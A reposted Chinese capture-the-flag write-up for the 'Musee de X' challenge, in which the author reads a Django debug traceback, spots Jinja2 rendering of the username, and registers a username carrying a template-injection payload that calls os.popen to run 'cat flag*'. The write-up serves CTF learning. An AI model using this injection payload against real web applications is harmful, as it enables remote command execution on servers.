# i春秋Musee de X

转载


weixin_30701575 于 2019-09-16 16:01:00 发布 403 收藏

原文链接：http://www.cnblogs.com/wosun/p/11527795.html

版权

打开提示我们如果要操作就需要登录


题目也没有给出tips提示



In order to donate to our museum, you must login.

/tmp/memes/wosun


注册成功后提示我们我们的文件被储存在了。。。。。可能这道题会用到一句话木马，毕竟他目录都给我们了



Head on over here to donate your treasures to Musee de X. If you have no thing to donate, get out! SVP. logout.

然后去login.php界面登录试试，登录成功后告诉我们点击here的超链接去捐献我们的财富，如果我们什么都没有就让我们出去。。。。然后是退出登录的超链接

试试点here会出现什么



donate

The address of your donation

address


Your name

text

No donation, get out! logout.

collection de musee

又是一个表单填写的窗口



donate

The address of your donation

123.com


Your name

wosun

No donation, get out! logout.

collection de musee

随意写一个地址，填上我们注册的username后go一下



IOError at /donate.php


cannot identify image file

```
   Request Method:  POST
      Request URL:  http://106.75.72.168:8888/donate.php
   Django Version:  1.11.5
   Exception Type:  IOError
  Exception Value:  cannot identify image file
Exception Location: /usr/lib/python2.7/dist-packages/PIL/Image.py in open, line 2028
Python Executable:  /usr/bin/python
   Python Version:  2.7.6
      Python Path:  ['/var/www/html',
                     '/usr/lib/python2.7',
                     '/usr/lib/python2.7/plat-x86_64-linux-gnu',
                     '/usr/lib/python2.7/lib-tk',
                     '/usr/lib/python2.7/lib-old',
                     '/usr/lib/python2.7/lib-dynload',
                     '/usr/local/lib/python2.7/dist-packages',
                     '/usr/lib/python2.7/dist-packages',
                     '/usr/lib/python2.7/dist-packages/PILcompat']
      Server time:  Mon, 16 Sep 2019 07:31:14 +0000
```

Traceback Switch to copy-and-paste view

```
/usr/local/lib/python2.7/dist-packages/django/core/handlers/exception.py in inner

    41.             response = get_response(request)

    ▶ Local vars
/usr/local/lib/python2.7/dist-packages/django/core/handlers/base.py in _legacy_get_response

    249.             response = self._get_response(request)

    ▶ Local vars
/usr/local/lib/python2.7/dist-packages/django/core/handlers/base.py in _get_response

    187.                 response = self.process_exception_by_middleware(e, request)

    ▶ Local vars
/usr/local/lib/python2.7/dist-packages/django/core/handlers/base.py in _get_response

    185.                 response = wrapped_callback(request, *callback_args, **callback_kwargs)

    ▶ Local vars
/usr/local/lib/python2.7/dist-packages/django/contrib/auth/decorators.py in _wrapped_view

    23.                 return view_func(request, *args, **kwargs)

    ▶ Local vars
/var/www/html/museum/view.py in makememe
```

出现一大堆报错



```
wrapped_callback  <function makememe at 0x7fa4940c0140>

/usr/local/lib/python2.7/dist-packages/django/core/handlers/base.py in _get_response

                    response = wrapped_callback(request, *callback_args, **callback_kwargs)

▶ Local vars

/usr/local/lib/python2.7/dist-packages/django/contrib/auth/decorators.py in _wrapped_view

                return view_func(request, *args, **kwargs)

▼ Local vars

Variable            Value
args                ()
kwargs              {}
login_url           '/login'
redirect_field_name 'next'
request             <WSGIRequest: POST '/donate.php'>
test_func           <function <lambda> at 0x7fa4940b8f50>
view_func           <function makememe at 0x7fa4940c00c8>

/var/www/html/museum/view.py in makememe

          return HttpResponse("Error: couldn't get to that URL: " + url + BACK)
        if int(image.headers["Content-Length"]) > 1024*1024:
          return HttpResponse("File too large")
        fn = get_next_file(username)
        open(fn,"w").write(image.read())
        text = jinja2.Template(text).render()
          print text
          add_text(fn,imghdr.what(fn),text)
      my_dir = sorted(os.listdir("/tmp/memes/"+username))
      my_dir.remove('text.txt')
      return render(request,"make.html",{'files':my_dir})

    def get_text(username,meme=None):
        print meme

▼ Local vars

Variable  Value
fn        '/tmp/memes/wosun/3'
image     <addinfourl at 140344750682056 whose fp = <socket._fileobject object at 0x7fa48f61c3d0>>
request   <WSGIRequest: POST '/donate.php'>
text      u'wosun'
url       u'http://123.com'
username  'wosun'

/var/www/html/museum/view.py in add_text

      bp = "/tmp/memes/"+username+"/"
      if len(os.listdir(bp)) > 9:
```

据此信息是jinjia2模板

而我们的用户名在text中，似乎就可以注入了

先注册用户名为（{{前面的可以随意修改，注册成自己的用户名吧）

wosun{{''.__class__.__mro__[2].__subclasses__()[59].__init__.func_globals['linecache'].__dict__['os'].__dict__['popen']('cat flag*').read()}}

然后登录


捐献照片为底色为黑色的网络照片

（http://pic4.bbzhi.com/jingxuanbizhi/heisediannaozhuomianbizhixiazai/heisediannaozhuomianbizhixiazai_362061_5.jpg

）

这里给出一张

然后go一下就看到flag了



donate

The address of your donation

Your name

No donation, get out! logout.

collection de musee

wosunflag13460551-92a3-ed4f-844d-86f8f12ca99c▯

```
flag{13460551-92a3-ed4f-844d-86f8f12ca99c}
```

转载于:https://www.cnblogs.com/wosun/p/11527795.html